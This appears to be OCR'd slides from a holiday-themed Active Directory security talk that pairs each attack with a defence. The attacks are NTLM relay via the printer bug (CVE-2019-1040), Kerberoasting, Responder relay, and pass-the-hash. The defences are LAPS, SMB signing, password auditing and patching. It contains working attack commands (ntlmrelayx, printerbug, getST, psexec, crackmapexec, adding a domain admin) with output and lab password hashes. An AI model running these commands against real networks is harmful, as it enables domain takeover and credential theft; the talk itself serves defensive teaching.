### Audit for bad passwords in your AD



https://github.com/CredDefense/CredDefense

Target DC

workshop.north.pole

Password File

C:\Users\Administrator\Desktop\wordlist.txt

Choose Password File

Save File

C:\Users\Administrator\Desktop\pwned.txt

Choose Save File

### Audit for bad passwords in your AD

### Δ

https://github.com/CredDefense/CredDefense

```
pwned - Notepad
  Edit Format View Help
WTucker RWhitfield
Users with 0777a4052c6bb8f1c45645d73be04c11 for NTHash------
NBailey HMerrill
                   YWalls
Users with Prancer for Password------
frosty
Users with Winter2019! for Password-------
helf (AD)
Users with JingleAllTheWay for Password-----
brian
Password Stats-----
Password File:
                   C:\Users\Administrator\Desktop\wordlist.txt
Total Time:
                   5.489
Total Unique:
                   5179
Total Cracked:
DA's Cracked:
```

## Stop people from picking bad passwords!

Three free/cheap options help you stop bad password use!

Option 1: Pwned Passwords DLL

Option 2: Pwned Passwords API DLL

Option 3: SafePass.me

	Pwned Passwords API	Pwned Passwords DLL	SafePass.me
Cost	Free (or not)	Free	See Website
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
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Δ

https://dirkjanm.io/exploiting-CVE-2019-1040-relay-vulnerabilities-for-rce-and-domain-admin/



Using any AD account, connect over SMB to the victim server, and trigger the SpoolService bug.

The attacker server will connect back to you over SMB, which can be relayed with a modified version of ntlmrelayx to LDAP.

Using the relayed LDAP authentication, grant Resource Based Constrained Delegation privileges for the victim server to a computer account under the control of the attacker.

The attacker can now authenticate as any user on the victim server.

- 1: ntlmrelayx.py -t ldaps://first-domain-controller.company.local --remove-mic --delegate-access -smb2support
- 2: python printerbug.py company.local/someuser@second-domain-controller IP.OF.ATTACKING.BOX

```
Authenticating against ldaps://
SUCCEED
*] Enumerating relayed user's privileges. This may take a while on large domain
  SMBD-Thread-5: Received connection from 10.0.0.10, attacking target ldaps://
  -dcl.a
  Authenticating against ldaps:// dcl. .com as \ FAILED
  SMBD-Thread-6: Received connection from 10.0.0.10, attacking target ldaps://
   dc1.
  Authenticating against ldaps:// -dcl.: as \ FAILED
  Attempting to create computer in: CN=Computers, DC=2
                                                             DC=com
   Adding new computer with username: BUQPZNVL$ and password:
esult: OK
*] Delegation rights modified successfully!
     IOPZNVLS can now impersonate users on -DC2S via S4U2Proxy
```

```
root@wkstn01:/opt/impacket2/examples# ./getST.py -spn host/ -dc2.;
com/BUQPZNVL$:com/macket2/examples# ./getST.py -spn host/ -dc2.;
impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
root@wkstn01:/opt/impacket2/examples#
```

```
root@wkstn01:/opt/impacket2/examples# python ./psexec.py -k -no-pass
com/administrator@ -dc2.a
                            com cmd
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation
[*] Requesting shares on ____dc2.;
                                            com....
[*] Found writable share ADMIN$
*] Uploading file HnUYDDGZ.exe
[*] Opening SVCManager on | dc2.
                                           COM . . . . .
[*] Creating service Urai on -dc2.
                                               .com....
[*] Starting service Urai....
[!] Press help for extra shell commands
icrosoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.
C:\Windows\system32>
```

```
Administrator: Command Prompt
C:Y.
C:\>net user clark ILuvChristm@s! /ADD /DOMAIN
The command completed successfully.
C:\>net group "Domain Admins" clark /ADD /DOMAIN
The command completed successfully.
C:/>net group "Domain Admins"
Group name Domain Admins
Comment Designated administrators of the domain
Members
Administrator clark
                                                      helf
The command completed successfully.
```

O

# How can Santa defend against this?



Patch all the things ©

## Clark Griswold's plan of attack

- Drop a device on Santa's workshop network (worked!)
- Sniff the network for credentials (worked!)
- Take over domain controllers in 2 commands (worked!)
- Crack Kerberoastable accounts
- Abuse (lack of) SMB signing
- Pass the local admin hash!



### Crack Kerberoastable accounts



https://www.blackhillsinfosec.com/a-toast-to-kerberoast/

### What is Kerberoasting?

The Microsoft implementation of Kerberos can be a bit complicated, but the gist of the attack is that it takes advantage of legacy Active Directory support for older Windows clients and the type of encryption used and the key material used to encrypt and sign Kerberos tickets.


In other words:

"Any valid user can request (and crack!) hashes for service accounts..."

### **Crack Kerberoastable accounts**

```
...
root@BigChristmasTree:/opt/impacket/examples#
root@BigChristmasTree:/opt/impacket/examples#
```

### **Crack Kerberoastable accounts**



# How can Santa defend against this?




The fix for this at the moment is to make sure that all service accounts in your environment have really long passwords. How long depends on what resources you think your potential attacker has access to for cracking passwords. My current suggestion (based on potential password cracking tool limitations) is 28 characters or longer with a 6-month rotation.

## Clark Griswold's plan of attack

- Drop a device on Santa's workshop network (worked!)
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
This is Mark. I'd like to login.

If you're really Mark, then encrypt this challenge with Mark's PW hash

Here's the encrypted challenge

**Access Granted** 





Source: https://pen-testing.sans.org

```
root@BigChristmasTree: /opt/responder/tools — ssh root@hq.7minsec.com — 99×23
root@BigChristmasTree:/opt/responder/tools#
root@BigChristmasTree:/opt/responder/tools#
```

```
• • •
                                  root@BigChristmasTree: /opt/responder/tools — ssh root@hq.7minsec.com — 99×23
[root@BigChristmasTree:/opt/responder/tools#
root@BigChristmasTree:/opt/responder/tools#
```


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# How can Santa defend against this?





GPOs to the rescue!

## SMB signing: enabling it everywhere



## SMB signing: enabling it everywhere





## Clark Griswold's plan of attack

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### Pass the local admin hash!


```
root@BigChristmasTree: /opt/responder/tools — ssh root@hg.7minsec.com — 99×23
 \windows\temp\
                   -> Run a command as the currently logged in user. (eg: runas whoami)
runas Command
scan /24
                   -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address
                   -> Connect to another host (eg: pivot 10.0.0.12)
mimi command
                   -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command
                   -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
1cmd command
                   -> Run a local command and display the result in MultiRelay shell (eg: lcmd ifco
nfig)
help
                   -> Print this message.
exit
                   -> Exit this shell and return in relay mode.
                      If you want to quit type exit and then use CTRL-C
Any other command than that will be run as SYSTEM on the target.
Connected to 192.168.168.210 as LocalSystem.
C:\Windows\system32\:#dump
The Windows Remote Registry Service is sleeping, waking it up...
RootKey: 39e9147949047a0430a9fb8ffb85af4a
Administrator:500:aad3b435b51404eeaad3b435b51404ee:38734e8763ec966a33ec6a20f4c9bc23:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
```

### Pass the local admin hash!

root@BigChristmasTree:/# crackmapexec smb 192.168.168.0/24 -u Administrator -H 'aad3b435b51404eeaad
3b435b51404ee:38734e8763ec966a33ec6a20f4c9bc23' --local-auth

```
192.168.168.211:445 ELF-01 [+] (Pwn3d!)
192.168.168.215:445 WIN-EEVBQT61TLT [+] (Pwn3d!)
192.168.168.210:445 WORKSHOP [+] (Pwn3d!)
```

### Pass the local admin hash



# How can Santa defend against this?



LAPS!

### **LAPS: Local Administrator Password Solution**

dnshostname

-----

ELF-DT01

ELF-DT02

FROSTY

JACKFROST

MRS-CLAUS

mc-msc-admpwd

-----

39fa231,..@{#9


99f20Bsf"#fjij

b0y38\$29z.019h

.J5@017z.AQ1@k

 $*9_{==2hNv.$13}$ 

### **LAPS: Local Administrator Password Solution**



### **LAPS: Local Administrator Password Solution**

bpatty.rocks/#!blue\_team/Local\_Administrator\_Password\_Solution\_LAPS.md

#### Setup LAPS management workstation

- 1. From the workstation where you will manage LAPS, log in as a domain admin.
- 2. Download the LAPS bundle at https://www.microsoft.com/en-us/download/details.aspx?id=46899.
- 3. Run the LAPS.x64.msi and in the install, choose to install the AdmPwd GPO Extension (selected by default) but also the Management Tools by clicking the drop-down and selecting Entire feature will be installed on local hard drive. After completing these steps you should now see Local Administrator Password Solution in the installed programs list).

#### Configure policy store for LAPS

- 1. Copy C:\Windows\PolicyDefinitions\AdmPwd.admx to \\yourdomain.com\sysvol\yourdomain.com\Policies\PolicyDefinitions\
- 2. Copy C:\Windows\PolicyDefinitions\en-us \AdmPwd.adml to
  \\yourdomain.com\sysvol\yourdomain.com\Policies\en-us\PolicyDefinitions\.

Note, if your central store is not setup, you will want to follow this article to get it configured first.

#### Configure AD for LAPS

1. Back at your administrative LAPS workstation, ensure you are running at least Powershell 3.x (run **\$P\$VersionTable.P\$Version** to determine that, then install WMF 5.1 to quickly jump from older versions of PS to the current)

## Clark Griswold's plan of attack


- Drop a device on Santa's workshop network (worked!)
- Sniff the network for credentials (worked!)
- Take over domain controllers in 2 commands (worked!)
- Crack Kerberoastable accounts (worked!)
- Abuse (lack of) SMB signing (worked!)
- Pass the local admin hash! (worked!)



### Recap!



- Monitor for Responder run ResponderGuard and watch for eventID 8415
- Disable NBT-NS/LLMNR make sure nothing in your enterprise needs these protocols!
- Pick awesome passwords free solutions can stop users from picking bad ones
- Turn on SMB signing everywhere watch for compatibility/performance issues
- Install Local Administrator Password Solution just do it! ©
- Patch your domain controllers (and everything else)!



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### **Questions?**



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